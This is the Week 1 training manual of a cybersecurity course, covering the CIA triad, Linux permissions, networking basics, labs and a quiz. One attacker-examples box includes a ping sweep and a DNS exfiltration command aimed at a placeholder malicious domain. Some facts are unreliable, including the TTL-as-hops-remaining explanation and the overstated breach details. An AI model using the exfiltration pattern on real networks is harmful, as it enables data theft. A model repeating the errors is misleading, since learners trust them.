TECHRISE 3.0 / CYBERSE ÉVSECOPS

Training Notes

A consolidated learning collection
Weeks 01–11

Student training manuals · hands-on labs · practical guides
Abia Cohort 3.0 · 2026

YOUR LEARNING COLLECTION

Contents

Sixteen manuals and lab guides, organized in the order provided.

01	Week 01 — Student Training Manual	3
02	Week 02 — Student Training Manual	31
03	Week 03 — Student Training Manual	58
04	Week 04 — Student Training Manual	86
05	Week 05 — Student Training Manual	111
06	Git & GitHub with VS Code	142
07	Week 06 — Student Training Manual	148
08	Wazuh, DVWA & Splunk — SIEM Lab Setup Guide	175
09	Week 07, Day 1 — Snort 3 Installation & Rule Writing	193
10	Week 07 — Student Training Manual	207
11	Week 08 — Student Training Manual	234
12	Week 09, Day 4 — Git Security Lab	261
13	Week 09, Day 5 — Git CLI & Pipeline	272
14	Week 09 — Student Training Manual	277
15	Week 10 — Student Training Manual	304
16	Week 11 — Student Training Manual	331

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 1 · FOUNDATION & RED TEAM

WEEK 01

Cybersecurity Foundations and Linux Basics

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE
Cybersecurity & DevSecOps	Abia Cohort 3.0	1 of 12	1 — Foundation & Red Team

Methodology: AI-First (Manual → AI Enhancement)

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 1: Cybersecurity Foundations and Linux Basics**
  - Phase: Foundation (Weeks 1–4)
  - Day 1 — What Is Cybersecurity? The CIA Triad and Ethics
    LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Linux Filesystem, Navigation, and Permissions
    LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Networking Fundamentals for Security
    LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Essential Network Commands and Traffic Analysis
    LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio
    LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist (Student-Facing)**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 2**

Phase: Foundation (Weeks 1–4)	**Week 1 of 12**

WEEK 1: CYBERSECURITY FOUNDATIONS AND LINUX BASICS

Weekly Overview

This week builds your security mindset and technical foundation. You will learn what cybersecurity actually means, how to think like a security professional, and the Linux commands every practitioner must know. We are starting from absolute zero — no prior experience expected.

How this week connects to the rest of the course

- Everything you learn this week will be used in Weeks 2–12.
- The CIA Triad appears in every risk assessment.
- Linux commands drive every scan, every log review, every exploitation.
- Master this week thoroughly — the rest of the course assumes you can navigate a terminal and explain basic security concepts.

Why this matters in a real security job

- Security analysts spend 60–80% of their time in a Linux terminal investigating logs, checking permissions, and analysing network traffic.
- Without these foundations, you cannot do the job.

DAY 1

What Is Cybersecurity? The CIA Triad and Ethics

LEARN (1 Hour)

LEARNING OBJECTIVES

1. Define cybersecurity and explain the CIA Triad with real-world examples
2. Identify different types of threat actors and their motivations
3. Explain ethical hacking principles and Nigeria's legal framework
4. Use AI as a security learning assistant with effective prompts

CYBERSECURITY

is the practice of protecting computer systems, networks, and data from unauthorised access, damage, or theft.

REAL-WORLD ANALOGY

- Think of cybersecurity like securing a physical building.
- Confidentiality is locked filing cabinets.
- Integrity is tamper-evident seals on important documents.
- Availability is ensuring the front door remains open during business hours.
- An attacker tries to break any of these three protections.

THE CIA TRIAD — Core Pillars of Cybersecurity

Every security control supports at least one of these three pillars. Balance all three.

🔒 CONFIDENTIALITY	🛡️ INTEGRITY	⚡ AVAILABILITY
"Only those who should see, can see"	"Data stays accurate and untampered"	"Systems are up when needed"
Example Controls:	**Example Controls:**	**Example Controls:**
Encryption	Checksums (SHA-256)	Redundancy
Access Control	Digital Signatures	Backups
Least Privilege	Version Control	DDoS Protection
MFA	Audit Logs	Load Balancing

SECURITY GOAL: Balance all three pillars. Weaken any one and the whole system is exposed.

Threat Actor Types

Actor Type	Motivation	Typical Target	Skill Level
Script Kiddie	Fame, boredom	Easy targets	Low

Organised Crime	Financial gain	Banking, e-commerce	Medium–High
Insider Threat	Revenge, money	Employer systems	Varies
Nation-State	Espionage, disruption	Government, critical infrastructure	Very High
Hacktivist	Political cause	Government, corporations	Medium

WHY THIS MATTERS

When Equifax was breached in 2017, attackers exfiltrated 147 million records. The breach succeeded because of failures in all three CIA pillars — unauthorised access (Confidentiality), modified credit report data (Integrity), and systems offline for months (Availability). Every breach you will analyse traces back to a CIA failure.

Ethical Hacking Principles

5. **Get written authorisation before testing any system**
6. **Define scope clearly — what is allowed, what is forbidden**
7. **Report findings responsibly — disclose to the owner first**
8. **Do no unnecessary harm — no destructive actions, no data theft**

⚠ **Nigeria Cybercrimes Act 2015 — Key Provisions**

Unauthorised access to a computer system is punishable by up to 7 years imprisonment. Section 6 specifically prohibits accessing systems without permission. Fine or imprisonment applies to both individuals and corporate officers.

Introduction to AI-First Learning

You will use AI assistants (ChatGPT, Claude, DeepSeek) as learning tools throughout this course. The rule: Manual first, then AI. Learn to do it yourself, then use AI to accelerate.

Effective Security Prompts for AI

Poor Prompt	Effective Prompt
"Explain Linux"	"Explain the Linux ls command to a complete beginner. Include what each column of output means in security contexts."
"What is a port?"	"List the 5 most commonly attacked network ports. For each, explain why attackers target it."
"How do I hack?" (never ask this)	"Explain how penetration testers enumerate open ports with permission. Include the legal boundaries."

💡 **Pro Tip:** Always tell the AI your experience level and security context. "I am a beginner learning cybersecurity" produces completely different answers than a general question.

PRACTICE (1 Hour)

LAB 1.1.1 — Initial System Exploration

Objective: Verify your lab environment and understand your working system.
Prerequisites: Kali Linux VM booted, logged in as default user (kali/kali)

Step 1 — Open Terminal and Verify System

Right-click desktop → Open Terminal Here. You will spend most of your career in a terminal.

BASH

```
whoami
```

Expected output:

```
kali
```

What this tells you: You are logged in as the default user. In security work, you always verify your identity before running commands — especially when switching between standard and privileged accounts.

🔍 **ANALYSE THIS**
Why would a security professional check whoami before running a scan on a client system? (Think: Which user account should you use for scanning vs normal browsing?)

Step 2 — Check System Information

BASH

```
uname -a
```

Expected output (will vary by version):

```
Linux kali 6.1.0-kali9-amd64 #1 SMP PREEMPT_DYNAMIC ... x86_64 GNU/Linux
```

What this tells you: Your kernel version and architecture. Security analysts check this before installing tools — different kernels require different packages.

🔍 **ANALYSE THIS**
Why might an attacker want to know your kernel version? How does this relate to the Integrity pillar of the CIA Triad?

Step 3 — First AI-Assisted Learning Session

Open your AI assistant in a browser tab. Copy and paste this exact prompt:

```
I am a beginner in cybersecurity learning Linux for the first time. Explain what
```

```
"sudo" means, when to use it, and why using sudo carelessly is dangerous in
security work. Keep it to 5 sentences.
```

Run the prompt. Read the response. Save it to a file called ai_learning_log.txt in your home directory.

Verification

- Your ai_learning_log.txt should exist and contain your AI response.

BUILD (1 Hour)

BUILD BRIEF

Create your personal Lab Environment Documentation Guide — a reference document you will use for all 12 weeks.

Audience:

Yourself in Week 12. This document must be so clear that future you can rebuild this exact environment from memory.

Required Sections:

- System Info — VM name, username, password, IP address (use ip a command)
- Installed tools — List 10 security tools already present in Kali (look in /usr/share)
- Key commands — The 5 most important commands you learned today
- AI prompt log — Your prompt and AI response from Lab 1.1.1
- Troubleshooting notes — Anything unexpected that happened

Template Structure

MARKDOWN

```
# TechRise 3.0 — Lab Environment Documentation
## Student: [Your Name]
## Date: [Today]

## 1. System Configuration
- VM Platform: [VirtualBox/VMware]
- OS: Kali Linux [version]
- Username: [your username]
- Hostname: [output of `hostname` command]

## 2. Network Information
- IP Address: [output of `ip a | grep inet`]
- Gateway: [output of `ip route | grep default`]

## 3. Essential Tools Verified
[list 10 tools with one-line purpose for each]

## 4. Command Reference
| Command | What it does | When I use it |
|---------|--------------|---------------|
| whoami  | Shows current user | Before any privileged operation |
| uname -a| Shows system/kernel info | Before installing new tools |
| [add 3 more] | | |

## 5. AI Learning Log
```

```
Prompt I used: [copy your prompt]
AI response: [paste response]
How I validated it: [Did you test sudo? What happened?]

## 6. Issues & Resolutions
- Problem: [describe]
- Solution: [describe]
```

Quality Standard

- A passing version has all sections filled with actual command outputs (not placeholders).
- At least one troubleshooting note, even if it says: 'No issues encountered — everything worked as expected.'

DOCUMENT

Writing Prompt:

Write a one-paragraph executive summary explaining cybersecurity to your organisation's non-technical CEO. Include the CIA Triad, a real breach example, and one recommended first action. Audience: CEO with no technical background. Length: 150–200 words.

- Required format: TO: Executive Leadership / FROM: [Your Name], Security Team / SUBJECT: Understanding Our Security Posture
- Example opening: "Imagine our company as a bank vault. Confidentiality means only authorised employees have the combination. Integrity means we can trust the transaction records haven't been altered..."

DAY 2

Linux Filesystem, Navigation, and Permissions

LEARN (1 Hour)


LEARNING OBJECTIVES

9. Navigate the Linux filesystem using absolute and relative paths
10. Explain Linux permission strings (rwx-r-xr--) and what each character means
11. Change file ownership and permissions using chmod and chown

LINUX FILESYSTEM HIERARCHY

is the standard directory structure that organises all files on a Linux system, starting from the root directory /.

Linux Root Filesystem Tree




Critical Directories for Security Professionals

Directory	Purpose	Security Relevance
/	Root — system root	Never touch without understanding — can break entire OS
/bin	Essential user commands	Attackers add backdoors here
/etc	Configuration files	Passwords, SSH config, sudoers live here
/home	User personal files	User data, SSH keys, bash history
/var/log	System logs	EVERY investigation starts here
/tmp	Temporary files	Common staging area for malware
/root	Root user's home	Only accessible by root — contains root's secrets

Linux Permission String Breakdown

Example: -rwxr-xr--

```
Position:  1    2  3  4    5  6  7    8  9  10
Meaning: type owner      group        other
             read write exec  read write exec  read write exec
```



Why Permission Numbers Work (Octal)

Permission	Binary	Octal
---	000	0
--x	001	1
-w-	010	2
-wx	011	3
r--	100	4
r-x	101	5
rw-	110	6
rwx	111	7

chmod 644 file = Owner: rw- (6), Group: r-- (4), Other: r-- (4)

WHY THIS MATTERS

A 2022 breach of a major cloud provider succeeded because a single configuration file had world-readable permissions (644 instead of 600), exposing authentication keys. Permission mistakes are consistently among the top 10 root causes of data breaches.

PRACTICE (1 Hour)

LAB 1.2.1 — Navigate the Filesystem

Objective: Move through directories and understand your location.
Prerequisites: Terminal open in home directory

Step 1 — Show Current Directory

BASH

```
pwd
```

Expected output:

```
/home/kali
```

What this tells you: You are in your user's home directory — your personal workspace. All security investigations should start from a known location.

Step 2 — List Contents with Details

BASH

```
ls -la
```

Expected output (abbreviated):

```
total 56
drwxr-xr-x 18 kali kali 4096 Jan 15 10:00 .
drwxr-xr-x  3 root root 4096 Jan 14 09:00 ..
-rw-r--r--  1 kali kali  220 Jan 15 10:00 .bashrc
drwx------  2 kali kali 4096 Jan 15 10:00 Desktop
```

What this tells you: The first column shows permissions. d means directory. - means file. kali kali is owner:group. The dot (.) is current directory. Double dot (..) is parent directory.

> 🔍 **ANALYSE THIS**
> Find a directory with drwx------ permissions. What does this mean for access? Why would a security analyst check for directories with 777 permissions?

Step 3 — Change Permissions Safely

Create a test file and examine default permissions:

BASH

```
touch test.txt
ls -l test.txt
```

Expected output:

```
-rw-r--r-- 1 kali kali 0 Jan 15 10:05 test.txt
```

Default: 644 — owner read/write, everyone else read only.

Make it readable only by owner:

BASH

```
chmod 600 test.txt
ls -l test.txt
```

Expected output:

```
-rw------- 1 kali kali 0 Jan 15 10:05 test.txt
```

What this tells you: 600 means only the owner can read or write this file — no one else. Security-sensitive files (SSH keys, password files) should use 600.

🔍 ANALYSE THIS

What permission would you set for a log file that the web server needs to write to, but normal users should only read? (Hint: Web server runs as www-data user)

BUILD (1 Hour)

BUILD BRIEF

Create a Permission Reference Cheat Sheet — a quick-reference card you can print and keep near your keyboard.

Audience:

Yourself and other security beginners needing immediate command recall.

Required content:

- Permission string breakdown (rwx positions 1-10)
- Octal table (000 to 777)
- 5 chmod examples with before/after
- 3 chown examples
- Dangerous permissions to watch for (777, 666 on system files)

Format:

Single page, clearly organised, ready for printing.

DOCUMENT

Writing Prompt:

Write a runbook entry titled "Investigating Suspicious File Permissions on a Linux Server." Audience: Tier 1 SOC analyst. Include: commands to check permissions on critical directories, what normal looks like vs red flags, and escalation criteria.

DAY 3

Networking Fundamentals for Security

LEARN (1 Hour)


LEARNING OBJECTIVES

12. Explain IP addressing, subnet masks, and the difference between public and private IP ranges
13. Identify common ports and their associated services
14. Distinguish between TCP and UDP based on real security scenarios

AN IP ADDRESS

is a unique numerical label assigned to each device on a network, functioning like a postal address for computers.

IPv4 Address Structure



Private IP Ranges (Never routed on internet)

Range	CIDR	Number of Addresses	Common Use
10.0.0.0 – 10.255.255.255	10.0.0.0/8	16,777,216	Large orgs, cloud
172.16.0.0 – 172.31.255.255	172.16.0.0/12	1,048,576	Medium orgs
192.168.0.0 – 192.168.255.255	192.168.0.0/16	65,536	Home, labs

Common Ports — Security Professional MUST Know

Port	Protocol	Service	Attacker Reason
21	TCP	FTP	Credentials in clear text
22	TCP	SSH	Brute force target
23	TCP	Telnet	No encryption

25	TCP	SMTP	Email spoofing
53	UDP/TCP	DNS	DNS spoofing
80	TCP	HTTP	Web attacks
443	TCP	HTTPS	Encrypted — hard to inspect
445	TCP	SMB	EternalBlue, ransomware
3306	TCP	MySQL	SQL injection
3389	TCP	RDP	Brute force, BlueKeep

TCP vs UDP Comparison

TCP

Transmission Control Protocol

- ✓ Reliable (acknowledgment)
- ✓ Ordered packets
- ✓ Flow control
- ✓ Error checking
- ✗ Slower
- ✗ More overhead

Used for: Web, Email, SSH, SQL
Handshake: 3 packets (SYN→SYN-ACK→ACK)
Attacker interest: Service exploitation

UDP

User Datagram Protocol

- ✗ No guarantee of delivery
- ✗ No ordering
- ✓ Faster
- ✓ Lower overhead
- ✓ No connection state

Used for: DNS, VoIP, VPN, Streaming, Gaming
No handshake — fire and forget
Attacker interest: Spoofing, amplification

WHY THIS MATTERS

The 2016 Mirai botnet weaponised IoT devices by scanning for open Telnet (port 23) and SSH (port 22) with default credentials. Over 600,000 devices were enslaved. Understanding which ports are dangerous and why is the first step in network defence.

PRACTICE (1 Hour)

LAB 1.3.1 — Discover Your Network Configuration

Objective: Identify your VM's IP address and network settings.
Prerequisites: Terminal open

Step 1 — View IP Addresses

BASH

```
ip a
```

Expected output (abbreviated):

```
1: lo: <LOOPBACK,UP> mtu 65536
    inet 127.0.0.1/8 scope host lo
2: eth0: <BROADCAST,MULTICAST,UP> mtu 1500
```

```
    inet 192.168.122.100/24 brd 192.168.122.255
```

What this tells you: lo (loopback) is your localhost — only this computer. eth0 is your network interface with IP 192.168.122.100 — a private address. The /24 means subnet mask 255.255.255.0.

> 🔍 **ANALYSE THIS**
> Why does your VM have a private IP address (192.168.x.x) instead of a public internet IP? What security advantage does this provide?

Step 2 — Check Open Ports (Local)

BASH

```
ss -tuln
```

Expected output (will vary):

```
Netid  State    Recv-Q  Send-Q  Local Address:Port    Peer Address:Port
tcp    LISTEN   0       128     127.0.0.1:53           0.0.0.0:*
tcp    LISTEN   0       128       0.0.0.0:22           0.0.0.0:*
tcp    LISTEN   0       128          [::]:22              [::]:*
```

What this tells you: ss -tuln shows listening ports. 127.0.0.1:53 means port 53 open only on localhost. 0.0.0.0:22 means SSH port 22 open to anyone who can reach this machine. This is your attack surface.

> 🔍 **ANALYSE THIS**
> If port 22 were open to 0.0.0.0 in a production environment, what security controls would you implement?

BUILD (1 Hour)

BUILD BRIEF

Create a Hand-labelled ASCII Network Diagram of your lab environment.


Requirements:

- Show your Kali VM, router/gateway, and at least 2 imaginary target machines
- Label all IP addresses in the 192.168.x.x range
- Mark which ports are open on each machine
- Add risk annotations (e.g., "Port 22 open — needs strong passwords")
- Indicate where a firewall would sit

Format:

Pure ASCII using box-drawing characters. No external tools — type it manually.

Example Diagram



DOCUMENT

Writing Prompt:

Draft an email to a client explaining why their publicly accessible MySQL server (port 3306) should be moved behind a VPN. Audience: Client IT manager. Include: the specific risk, a real breach example involving exposed databases, and a recommended remediation timeline.

DAY 4

Essential Network Commands and Traffic Analysis

LEARN (1 Hour)

LEARNING OBJECTIVES

15. Use ping, ip, and ss to diagnose network issues from a security perspective
16. Perform DNS lookups using dig and nslookup
17. Capture and interpret basic packet captures with tcpdump

A PACKET CAPTURE

is a recording of network traffic that allows security analysts to see exactly what data is being transmitted across a network.

Key Network Commands for Security

Command	Purpose	Security Use Case
ping	Test reachability	Is the target alive? (But ICMP is often blocked)
ip a	Show IP addresses	What's my address? Any unexpected interfaces?
ip route	Show routing table	Where does traffic go? Suspicious routes?
ss	Socket statistics	What's listening? Who is connected?
dig	DNS lookup	What IP does this domain resolve to? DNS poisoning?
tcpdump	Capture packets	See exactly what is on the wire

When Attackers Use These Commands

- Ping sweep: for i in {1..254}; do ping -c1 192.168.1.$i; done — Find all live hosts
- Port scan using ss: ss -tuln on a compromised host — Find other services to pivot to
- DNS exfiltration: dig +short txt data.malicious.com — Steal data via DNS queries

WHY THIS MATTERS

In the 2020 SolarWinds breach, attackers used standard network commands (ping, nslookup, netstat) for reconnaissance — nothing fancy. They succeeded because defenders weren't monitoring for normal commands used in abnormal ways.

PRACTICE (1 Hour)

LAB 1.4.1 — Test Connectivity and Trace Routes

Objective: Use ping and trace network paths.
Prerequisites: Internet connection available

Step 1 — Basic Connectivity Test

BASH

```
ping -c 4 google.com
```

Expected output:

```
PING google.com (142.250.185.46) 56(84) bytes of data.
64 bytes from 142.250.185.46: icmp_seq=1 ttl=115 time=12.3 ms
64 bytes from 142.250.185.46: icmp_seq=2 ttl=115 time=11.9 ms
64 bytes from 142.250.185.46: icmp_seq=3 ttl=115 time=12.1 ms
64 bytes from 142.250.185.46: icmp_seq=4 ttl=115 time=12.0 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
```

What this tells you: 0% loss means connectivity is good. TTL 115 suggests ~115 network hops remaining. Attackers use larger packets for DoS (ping flood).

🔍 **ANALYSE THIS**
Why might a security analyst ping a suspicious IP from a scanner rather than from their own workstation?

Step 2 — DNS Lookup

BASH

```
dig google.com
```

Expected output (abbreviated):

```
;; QUESTION SECTION:
;google.com.            IN  A

;; ANSWER SECTION:
google.com.     300 IN  A    142.250.185.46
```

What this tells you: DNS translates google.com to IP 142.250.185.46. Security analysts check DNS to detect phishing — a fake bank site will resolve to a different IP than the real bank.

🔍 **ANALYSE THIS**
What would you suspect if dig bank.com returned an IP address in a different country than the bank's headquarters?

Step 3 — Capture Live Traffic

> ⚠ **Authorisation Reminder**
> Packet capture on networks you do not own is illegal under Nigeria's Cybercrimes Act 2015. This exercise captures only loopback traffic on your own machine.

BASH

```
sudo tcpdump -i lo -c 10
```

Expected output:

```
tcpdump: verbose output suppressed, use -v or -vv
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
12:34:56.789012 IP localhost.54324 > localhost.80: Flags [S], seq 123456
12:34:56.789123 IP localhost.80 > localhost.54324: Flags [S.], seq 654321
10 packets captured
```

What this tells you: Each line is one packet. Flags [S] is TCP SYN (start connection). [S.] is SYN-ACK (acknowledgment). This is the TCP three-way handshake on your own machine.

BUILD (1 Hour)

BUILD BRIEF

Create a Network Command Reference Card with examples and security interpretations.

Must include:

- ping — syntax, normal output, security red flags
- ip a and ip route — what to check first
- ss -tuln — with annotated output
- dig — A, MX, ANY record types
- tcpdump -i eth0 -c 20 — basic capture command

Quality standard:

Each command includes: (1) exact syntax, (2) realistic output example, (3) what a security analyst looks for, (4) one suspicious pattern to watch for.

DOCUMENT

Writing Prompt:

Write a cheat sheet for SOC Tier 1 analysts titled "Five Network Commands Every Analyst Must Know." For each command: what it does, when to run it, what normal looks like, and what screams "investigate now."

DAY 5


Review, Assessment & Portfolio

LEARN (1 Hour) — Week Review

LEARNING OBJECTIVES

18. Recall and apply all major concepts from Week 1 without referencing notes
19. Complete a skills assessment demonstrating terminal proficiency
20. Create a professional portfolio entry documenting this week's work

Week 1 Mind Map — Foundation



AI Integration Reflection

- This week, you used AI to explain commands (sudo), define concepts, and generate learning paths.
- The key insight: AI is powerful but requires specific, contextual prompts.
- A beginner asking 'explain Linux' gets different value than 'explain ls -la output columns for a security beginner.'

PRACTICE (2 Hours) — Skills Assessment Labs

LAB 1.5.1 — Navigation and Permissions Challenge

Objective: Demonstrate filesystem mastery without looking up commands.
Prerequisites: No notes — complete from memory

Tasks (complete from memory):

21. Create directory ~/week1_assessment
22. Create file secret.txt inside it
23. Set permissions on secret.txt to 600
24. Verify permissions with ls -l
25. Change ownership to root (use sudo) — observe what happens
26. Create a hidden file (starts with dot) in your home directory

LAB 1.5.2 — Network Investigation

Objective: Find real network information.
Prerequisites: Terminal open

27. Find your default gateway IP using ip route
28. Check if port 80 (HTTP) is listening on your machine
29. Resolve techrise.ng to an IP address using dig
30. Capture exactly 5 packets on your loopback interface

LAB 1.5.3 — AI-Assisted Troubleshooting

Objective: Use AI to solve a realistic problem.
Prerequisites: AI assistant open in browser

Scenario

- You run ss -tuln and see port 445 (SMB) listening on 0.0.0.0.
- You do not know if this is normal for Kali or a security concern.

Task:

Ask an AI assistant:

```
I am a beginner in cybersecurity. My Kali Linux VM has port 445/tcp listening
on 0.0.0.0 according to ss -tuln. Is this normal? What is the security risk of
leaving SMB port 445 open? What command can I use to find what process is using
this port?
```

Save the AI response to ai_troubleshooting_log.txt, then verify the recommendation. If the AI suggests killing a process, check if that process is actually running.

BUILD (2 Hours) — Portfolio Entry

BUILD BRIEF

Create your Week 1 Portfolio Summary — a document that proves to a future employer you understand these foundations.

Required sections:

- 1. Concept Mastery — CIA Triad (one sentence per pillar with real example), 3 threat actor types, legal boundaries
- 2. Command Proficiency — complete the table from memory (no notes): pwd, ls -la, chmod 600, ss -tuln, dig
- 3. Permission Challenge — interpret: -rwxr-x--- 1 www-data www-data 1024 config.conf
- 4. Network Knowledge — your VM's IP, private IP range used, one port that should never be internet-facing and why
- 5. AI Learning Log Summary — best prompt you wrote, what AI got right, what you needed to verify manually
- 6. Self-Reflection — one concept found easy, one needing more practice, how you will use AI in Week 2

Quality standard:

Every blank filled with correct answers. No placeholders. If you cannot fill a section from memory, review that topic before submitting.

DOCUMENT (1 Hour) — Week Summary

DOCUMENT

Writing Prompt:

Write a weekly learning reflection addressed to your Week 12 self. Length: 300–400 words.

- Three specific skills you mastered this week (with evidence — e.g. 'I can run ss -tuln and identify that port 22 is listening on 0.0.0.0')
- Two struggles you had and how you overcame them
- One question you still have
- How AI helped or hindered your learning
- A prediction: 'In Week 12, I will be able to...'
- Submit to: Your personal learning journal (file or notebook — keep this for future reference)

Weekly Checklist (Student-Facing)

- ☐ I can explain the CIA Triad to a non-technical person
- ☐ I have run ls -la and explained every column of output
- ☐ I have changed permissions using both symbolic (chmod u+x) and numeric (chmod 755) methods
- ☐ I can find my IP address and default gateway from the terminal
- ☐ I have memorised the 10 critical ports (21, 22, 23, 25, 53, 80, 443, 445, 3306, 3389)
- ☐ I have captured packets with tcpdump and identified a TCP SYN packet
- ☐ I have used an AI assistant with a security-specific prompt and saved the response
- ☐ My Lab Environment Documentation Guide is complete and saved
- ☐ My Week 1 Portfolio Entry is complete with no placeholders
- ☐ I have asked at least one question about a concept I found unclear

Skills Verification

Skill	How to Demonstrate It	Pass Standard
Navigate filesystem	From /home/kali, reach /var/log using relative path only (no cd /var/log)	Correct sequence of cd .. and cd var/log with no errors
Interpret permissions	Given drwxr-x---, state exactly what owner, group, and others can do	Owner: read/write/execute; Group: read/execute; Others: nothing
Find open ports	Run ss -tuln and identify which ports are listening on 0.0.0.0	Correctly identifies at least port 22 (SSH)
Perform DNS lookup	Run dig techrise.ng and extract the A record IP address	Correctly identifies the IP from ANSWER section
Use AI for learning	Show AI prompt and response from troubleshooting lab	Prompt is specific (includes 'beginner' and context); validation step documented

Self-Assessment Quiz

Instructions

- Answer all questions without looking at notes.
- Write answers on a separate sheet.
- Key is in Instructor Notes.

Definition Questions

31. **Define the CIA Triad. For each pillar, give one example of a control that enforces it.**
32. **Define 'ethical hacking' and state the single most important rule that distinguishes it from malicious hacking.**

Command Identification

33. **What does chmod 600 secret.txt do? What was the likely permission before (default for new files)?**
34. **What information does ss -tuln display? What does t stand for? What does l stand for? What does n stand for?**

Output Interpretation

35. **You run ls -l and see:**

```
-rw-r----- 1 alice accounting 2048 Jan 15 sales.csv
```

- Who can read this file?
- Who can write to it?
- Who can execute it?
- If you are user bob in group billing, can you read it?

36. **You run ping -c 3 10.0.0.1 and receive:**

```
From 192.168.1.1 icmp_seq=1 Destination Host Unreachable
From 192.168.1.1 icmp_seq=2 Destination Host Unreachable
```

What does this tell you about 10.0.0.1? What does it tell you about 192.168.1.1?

Scenario Questions

37. **You discover a file on a Linux server with permissions 777 (rwxrwxrwx). The file is /etc/shadow (contains password hashes).**

- What is the risk?
- What command would fix it?
- What would be the correct permission for /etc/shadow?

38. **During an incident investigation, you run ss -tuln and see port 4444/tcp listening on 0.0.0.0. You do not recognise this service.**

- What should you do next (two actions)?
- Why is an unknown listening port suspicious?

Connection to Next Week

39. **How does understanding Linux file permissions (Week 1) prepare you for vulnerability scanning (Week 2)? Explain what you might look for during a scan.**

AI Enhancement

